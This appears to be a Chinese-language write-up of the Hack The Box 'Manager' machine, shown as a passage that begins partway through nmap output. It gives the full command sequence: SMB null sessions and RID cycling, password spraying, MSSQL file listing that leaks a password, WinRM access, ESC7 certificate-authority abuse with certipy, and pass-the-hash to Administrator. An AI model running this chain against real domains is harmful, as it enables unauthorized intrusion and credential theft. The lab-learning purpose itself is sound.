| ssl-cert: Subject: commonName=dc01.manager.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc01.manager.htb
| Not valid before: 2023-07-30T13:51:28
|_Not valid after: 2024-07-29T13:51:28
1433/tcp open ms-sql-s Microsoft SQL Server 2019 15.00.2000.00; RTM
| ms-sql-ntlm-info:
| 10.10.11.236:1433:
| Target_Name: MANAGER
| NetBIOS_Domain_Name: MANAGER
| NetBIOS_Computer_Name: DC01
| DNS_Domain_Name: manager.htb
| DNS_Computer_Name: dc01.manager.htb
| DNS_Tree_Name: manager.htb
|_ Product_Version: 10.0.17763
|_ssl-date: 2024-03-17T13:08:39+00:00; +34s from scanner time.
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2024-03-17T11:45:12
|_Not valid after: 2054-03-17T11:45:12
| ms-sql-info:
| 10.10.11.236:1433:
| Version:
| name: Microsoft SQL Server 2019 RTM
| number: 15.00.2000.00
| Product: Microsoft SQL Server 2019
| Service pack level: RTM
| Post-SP patches applied: false
|_ TCP port: 1433
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: manager.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2024-03-17T13:08:39+00:00; +34s from scanner time.
| ssl-cert: Subject: commonName=dc01.manager.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc01.manager.htb
| Not valid before: 2023-07-30T13:51:28
|_Not valid after: 2024-07-29T13:51:28
3269/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: manager.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc01.manager.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc01.manager.htb
| Not valid before: 2023-07-30T13:51:28
|_Not valid after: 2024-07-29T13:51:28
|_ssl-date: 2024-03-17T13:08:39+00:00; +35s from scanner time.
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp open mc-nmf .NET Message Framing
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 32s, deviation: 1s, median: 33s
| smb2-security-mode:
| 3:1:1:
|_ Message signing enabled and required
| smb2-time:
| date: 2024-03-17T13:07:57
|_ start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 103.17 seconds

了解到该box是一台域控,且开放了1433 mssql数据库

现在继续枚举SMB服务。利用smbclient工具通过使用空会话列出所有共享,因为刚开始没有任何密码。

1
2
3
4
5
6
7
8
9
10
{} manager smbclient -L \\\\10.10.11.236\\ -N

Sharename Type Comment
--------- ---- -------
ADMIN$ Disk Remote Admin
C$ Disk Default share
IPC$ IPC Remote IPC
NETLOGON Disk Logon server share
SYSVOL Disk Logon server share
Reconnecting with SMB1 for workgroup listing.

通常,当允许列出具有空会话的共享时,还可以利用它来执行RID循环并枚举机器上的用户。

RID循环是一种方法,当允许列出具有空会话的共享时,用于枚举Windows系统上的用户。它涉及到通过增加相对标识符(RID)部分来顺序查询安全标识符(sid)。由于rid是按顺序分配给Windows中的用户和组的,因此该技术可以显示有效的用户帐户。
通过将RID循环与共享列表的空会话访问相结合,攻击者可以收集有关系统上现有用户的信息,从而帮助进一步的利用工作。

可以使用Impacket库的lookupsid模块来执行RID循环以枚举盒子上的用户。

1
2
3
4
5
6
7
8
9
10
11
12
{} manager impacket-lookupsid anonymous@manager.htb -no-pass | grep SidTypeUser | cut -d' ' -f2 | cut -d'\' -f2 | tr '[:upper:]' '[:lower:]' | tee users
administrator
guest
krbtgt
dc01$
zhong
cheng
ryan
raven
jinwoo
chinhae
operator
  • 使用ldapsearch来确认基本域名:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
{} manager ldapsearch -H ldap://dc01.manager.htb -x -s base namingcontexts
# extended LDIF
#
# LDAPv3
# base <> (default) with scope baseObject
# filter: (objectclass=*)
# requesting: namingcontexts
#

#
dn:
namingcontexts: DC=manager,DC=htb
namingcontexts: CN=Configuration,DC=manager,DC=htb
namingcontexts: CN=Schema,CN=Configuration,DC=manager,DC=htb
namingcontexts: DC=DomainDnsZones,DC=manager,DC=htb
namingcontexts: DC=ForestDnsZones,DC=manager,DC=htb

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1
  • Kerberos - TCP 88
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
{} manager /root/kerbrute userenum /usr/share/seclists/Usernames/cirt-default-usernames.txt --dc dc01.manager.htb -d manager.htb

__ __ __
/ /_____ _____/ /_ _______ __/ /____
/ //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
/ ,< / __/ / / /_/ / / / /_/ / /_/ __/
/_/|_|\___/_/ /_.___/_/ \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 03/17/24 - Ronnie Flathers @ropnop

2024/03/17 09:14:58 > Using KDC(s):
2024/03/17 09:14:58 > dc01.manager.htb:88

2024/03/17 09:14:59 > [+] VALID USERNAME: ADMINISTRATOR@manager.htb
2024/03/17 09:15:00 > [+] VALID USERNAME: Administrator@manager.htb
2024/03/17 09:15:08 > [+] VALID USERNAME: GUEST@manager.htb
2024/03/17 09:15:08 > [+] VALID USERNAME: Guest@manager.htb
2024/03/17 09:15:22 > [+] VALID USERNAME: OPERATOR@manager.htb
2024/03/17 09:15:22 > [+] VALID USERNAME: Operator@manager.htb
2024/03/17 09:15:29 > [+] VALID USERNAME: administrator@manager.htb
2024/03/17 09:15:36 > [+] VALID USERNAME: guest@manager.htb
2024/03/17 09:15:44 > [+] VALID USERNAME: operator@manager.htb
2024/03/17 09:15:54 > Done! Tested 828 usernames (9 valid) in 56.185 seconds

用户设置与其用户名相同的密码是一种常见的做法。因此,尝试使用传统的(用户名=密码)组合进行密码喷洒攻击。可以使用netexec(以前称为crackmapexec,现已停止维护)程序尝试对目标进行SMB身份验证,将用户名和密码设为相同文件users。

  • NetExec是非长期维护的CrackMapExec项目的继承者。可以安装在Linux上,如下:
1
2
3
4
5
6
7
8
9
10
11
12
# With pipx - recommended
sudo apt install pipx git
pipx ensurepath
pipx install git+https://github.com/Pennyw0rth/NetExec

# OR with pip:
git clone https://github.com/Pennyw0rth/NetExec
cd NetExec
python3 -m venv .
source bin/activate
pip install .
NetExec
1
2
3
4
5
6
7
8
9
10
11
12
13
{} manager netexec smb 10.10.11.236 -u users -p users --no-bruteforce
SMB 10.10.11.236 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:manager.htb) (signing:True) (SMBv1:False)
SMB 10.10.11.236 445 DC01 [-] manager.htb\administrator:administrator STATUS_LOGON_FAILURE
SMB 10.10.11.236 445 DC01 [-] manager.htb\guest:guest STATUS_LOGON_FAILURE
SMB 10.10.11.236 445 DC01 [-] manager.htb\krbtgt:krbtgt STATUS_LOGON_FAILURE
SMB 10.10.11.236 445 DC01 [-] manager.htb\dc01$:dc01$ STATUS_LOGON_FAILURE
SMB 10.10.11.236 445 DC01 [-] manager.htb\zhong:zhong STATUS_LOGON_FAILURE
SMB 10.10.11.236 445 DC01 [-] manager.htb\cheng:cheng STATUS_LOGON_FAILURE
SMB 10.10.11.236 445 DC01 [-] manager.htb\ryan:ryan STATUS_LOGON_FAILURE
SMB 10.10.11.236 445 DC01 [-] manager.htb\raven:raven STATUS_LOGON_FAILURE
SMB 10.10.11.236 445 DC01 [-] manager.htb\jinwoo:jinwoo STATUS_LOGON_FAILURE
SMB 10.10.11.236 445 DC01 [-] manager.htb\chinhae:chinhae STATUS_LOGON_FAILURE
SMB 10.10.11.236 445 DC01 [+] manager.htb\operator:operator

getshell

LDAP

1
2
3
4
5
6
7
8
9
10
11
12
13
{} manager netexec ldap manager.htb -u operator -p operator
SMB 10.10.11.236 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:manager.htb) (signing:True) (SMBv1:False)
LDAP 10.10.11.236 389 DC01 [+] manager.htb\operator:operator
{} manager ldapdomaindump -u management.htb\\operator -p 'operator' 10.10.11.236 -o ldap/
[*] Connecting to host...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished
{} manager ls ldap
domain_computers_by_os.html domain_computers.json domain_groups.json domain_policy.json domain_trusts.json domain_users.html
domain_computers.grep domain_groups.grep domain_policy.grep domain_trusts.grep domain_users_by_group.html domain_users.json
domain_computers.html domain_groups.html domain_policy.html domain_trusts.html domain_users.grep

Raven账户可以通过WinRM来远程连接。

MSSQL

1
2
3
{} manager netexec mssql manager.htb -u operator -p operator
MSSQL 10.10.11.236 1433 DC01 [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:manager.htb)
MSSQL 10.10.11.236 1433 DC01 [+] manager.htb\operator:operator

使用Impacket-mssqlclient连接,使用-windows-auth表示它正在使用操作系统身份验证,而不是DB内:
可以使用xp_dirtree遍历文件系统并列出文件夹

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
{} manager impacket-mssqlclient manager/operator:operator@manager.htb -windows-auth
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL (MANAGER\Operator guest@master)> xp_dirtree \
subdirectory depth file
------------------------- ----- ----
$Recycle.Bin 1 0

Documents and Settings 1 0

inetpub 1 0

PerfLogs 1 0

Program Files 1 0

Program Files (x86) 1 0

ProgramData 1 0

Recovery 1 0

SQL2019 1 0

System Volume Information 1 0

Users 1 0

Windows 1 0

SQL (MANAGER\Operator guest@master)> xp_dirtree \inetpub\wwwroot
subdirectory depth file
------------------------------- ----- ----
about.html 1 1

contact.html 1 1

css 1 0

images 1 0

index.html 1 1

js 1 0

service.html 1 1

web.config 1 1

website-backup-27-07-23-old.zip 1 1

在这里看到一个有趣的文件,website-backup-27-07-23-old.zip,它似乎是网站的备份文件。考虑到它在web文件夹中的位置,可以下载它。

1
wget http://10.10.11.236/website-backup-27-07-23-old.zip

解压后发现一个文件,.old-conf.xml

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
<?xml version="1.0" encoding="UTF-8"?>
<ldap-conf xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
<server>
<host>dc01.manager.htb</host>
<open-port enabled="true">389</open-port>
<secure-port enabled="false">0</secure-port>
<search-base>dc=manager,dc=htb</search-base>
<server-type>microsoft</server-type>
<access-user>
<user>raven@manager.htb</user>
<password>R4v3nBe5tD3veloP3r!123</password>
</access-user>
<uid-attribute>cn</uid-attribute>
</server>
<search type="full">
<dir-list>
<dir>cn=Operator1,CN=users,dc=manager,dc=htb</dir>
</dir-list>
</search>
</ldap-conf>

使用里面的账号密码远程连接WinRM服务

1
2
3
4
5
6
7
8
9
10
11
12
13
{} manager evil-winrm -i manager.htb -u raven -p 'R4v3nBe5tD3veloP3r!123'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Raven\Documents> whoami
manager\raven
*Evil-WinRM* PS C:\Users\Raven\Documents> cat c:\users\raven\desktop\user.txt
c13f7c3c5d1b9ce228ea434ac01a07b9

提权

尝试在证书颁发机构中识别潜在的错误配置。利用certipy来查找可能存在的任何漏洞。

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
{} manager certipy-ad find -u raven -p 'R4v3nBe5tD3veloP3r!123' -dc-ip 10.10.11.236 -stdout -vulnerable
Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Trying to get CA configuration for 'manager-DC01-CA' via CSRA
[*] Got CA configuration for 'manager-DC01-CA'
[*] Enumeration output:
Certificate Authorities
0
CA Name : manager-DC01-CA
DNS Name : dc01.manager.htb
Certificate Subject : CN=manager-DC01-CA, DC=manager, DC=htb
Certificate Serial Number : 5150CE6EC048749448C7390A52F264BB
Certificate Validity Start : 2023-07-27 10:21:05+00:00
Certificate Validity End : 2122-07-27 10:31:04+00:00
Web Enrollment : Disabled
User Specified SAN : Disabled
Request Disposition : Issue
Enforce Encryption for Requests : Enabled
Permissions
Owner : MANAGER.HTB\Administrators
Access Rights
Enroll : MANAGER.HTB\Operator
MANAGER.HTB\Authenticated Users
MANAGER.HTB\Raven
ManageCa : MANAGER.HTB\Administrators
MANAGER.HTB\Domain Admins
MANAGER.HTB\Enterprise Admins
MANAGER.HTB\Raven
ManageCertificates : MANAGER.HTB\Administrators
MANAGER.HTB\Domain Admins
MANAGER.HTB\Enterprise Admins
[!] Vulnerabilities
ESC7 : 'MANAGER.HTB\\Raven' has dangerous permissions
Certificate Templates : [!] Could not find any certificate templates

该结果指出用户Raven拥有危险权限,特别是对证书颁发机构具有”ManageCA”权限。这意味着通过利用ESC7场景,可以在作为用户Raven操作时将权限提升到Domain Admin。关于ESC7场景的详细利用过程在Vulnerable Certificate Authority Access Control - ESC7。

为了利用这一点,首先需要将Raven添加为”officer”,这样我们就可以手动管理证书并颁发证书。

1
2
3
4
5
6
7
8
9
{} manager certipy-ad ca -u raven@manager.htb -p 'R4v3nBe5tD3veloP3r!123' -dc-ip 10.10.11.236 -ca manager-dc01-ca -add-officer raven -debug
Certipy v4.7.0 - by Oliver Lyak (ly4k)

[+] Authenticating to LDAP server
[+] Bound to ldaps://10.10.11.236:636 - ssl
[+] Default path: DC=manager,DC=htb
[+] Configuration path: CN=Configuration,DC=manager,DC=htb
[+] Trying to get DCOM connection for: 10.10.11.236
[*] Successfully added officer 'Raven' on 'manager-dc01-ca'

既然是officer,就可以签发和管理证书了。带-enable-template标志的CA可以启用SubCA模板。

1
2
3
4
{} manager certipy-ad ca -u raven@manager.htb -p 'R4v3nBe5tD3veloP3r!123' -dc-ip 10.10.11.236 -ca manager-dc01-ca -enable-template subca
Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Successfully enabled 'SubCA' on 'manager-dc01-ca'

使用-list-templates标志可以列出已启用的证书模板。

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
{} manager certipy-ad ca -u raven@manager.htb -p 'R4v3nBe5tD3veloP3r!123' -dc-ip 10.10.11.236 -ca manager-dc01-ca -list-templates
Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Enabled certificate templates on 'manager-dc01-ca':
SubCA
DirectoryEmailReplication
DomainControllerAuthentication
KerberosAuthentication
EFSRecovery
EFS
DomainController
WebServer
Machine
User
Administrator

进攻的先决条件现在已经满足了。拥有Manage Certificates权限(通过ManageCA授予),并确保启用了SubCA模板。

现在基于SubCA模板请求一个证书。此请求将被拒绝,但将获得请求ID和私钥,并将其保存到一个文件中。

1
2
3
4
5
6
7
8
9
{} manager certipy-ad req -u raven@manager.htb -p 'R4v3nBe5tD3veloP3r!123' -dc-ip 10.10.11.236 -ca manager-dc01-ca -template SubCA -upn administrator@manager.htb
Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[-] Got error while trying to request certificate: code: 0x80094012 - CERTSRV_E_TEMPLATE_DENIED - The permissions on the certificate template do not allow the current user to enroll for this type of certificate.
[*] Request ID is 15
Would you like to save the private key? (y/N) y
[*] Saved private key to 15.key
[-] Failed to request certificate

注意到证书请求ID是15。现在使用获得的权限使用ca命令和-issue-request 手动颁发失败的证书。

1
2
3
4
{} manager certipy-ad ca -u raven@manager.htb -p 'R4v3nBe5tD3veloP3r!123' -dc-ip 10.10.11.236 -ca manager-dc01-ca -issue-request 15
Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Successfully issued certificate

如果在这个阶段,您得到一个[-] Got access denied trying to issue certificate错误,重新运行添加Raven作为manager的命令。box的清理脚本可能已经恢复了初始权限。

最后,使用req命令和-retrieve请求 检索已颁发的证书.

1
2
3
4
5
6
7
8
9
{} manager certipy-ad req -u raven@manager.htb -p 'R4v3nBe5tD3veloP3r!123' -dc-ip 10.10.11.236 -ca manager-dc01-ca -retrieve 15
Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Rerieving certificate with ID 15
[*] Successfully retrieved certificate
[*] Got certificate with UPN 'administrator@manager.htb'
[*] Certificate has no object SID
[*] Loaded private key from '15.key'
[*] Saved certificate and private key to 'administrator.pfx'

有了管理员的PFX文件,现在可以利用它进行身份验证。在运行auth命令时,遇到错误”KRB_AP_ERR_SKEW (Clock skew too great)”。

1
2
3
4
5
6
certipy-ad auth -pfx administrator.pfx
Certipy v4.7.0 - by Oliver Lyak (ly4k)
[*] Using principal: administrator@manager.htb
[*] Trying to get TGT...
[-] Got error while trying to request TGT: Kerberos SessionError:
KRB_AP_ERR_SKEW(Clock skew too great)

“KRB_AP_ERR_SKEW”错误发生在客户机和KDC服务器之间存在明显的时差时,影响Kerberos身份验证过程。解决这个问题需要将我们机器的时钟与服务器的时钟同步。

为此,需要禁用机器设置中的”Automatic Date & Time”设置,并运行以下命令来同步时钟:

1
ntpdate -s manager.htb

再次运行该命令将成功转储admin hash

1
2
3
4
5
6
7
8
9
{} manager certipy-ad auth -pfx administrator.pfx
Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@manager.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@manager.htb': aad3b435b51404eeaad3b435b51404ee:ae5064c2f62317332c88629e025924ef

利用管理员的hash来使用Evil-WinRM获得访问权限,并从系统中拿到root flag。

1
2
3
4
5
6
7
8
9
10
11
12
13
{} manager evil-winrm -i manager.htb -u administrator -H ae5064c2f62317332c88629e025924ef

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
manager\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> cat c:\users\administrator\desktop\root.txt
f2685a47e8792f1de95141fc718dcf51

Reference Sources

  • 0xdf’s blog Coder walkthrough
  • Impacket库的lookupsid模块
  • NetExec
  • certipy
  • Vulnerable Certificate Authority Access Control - ESC7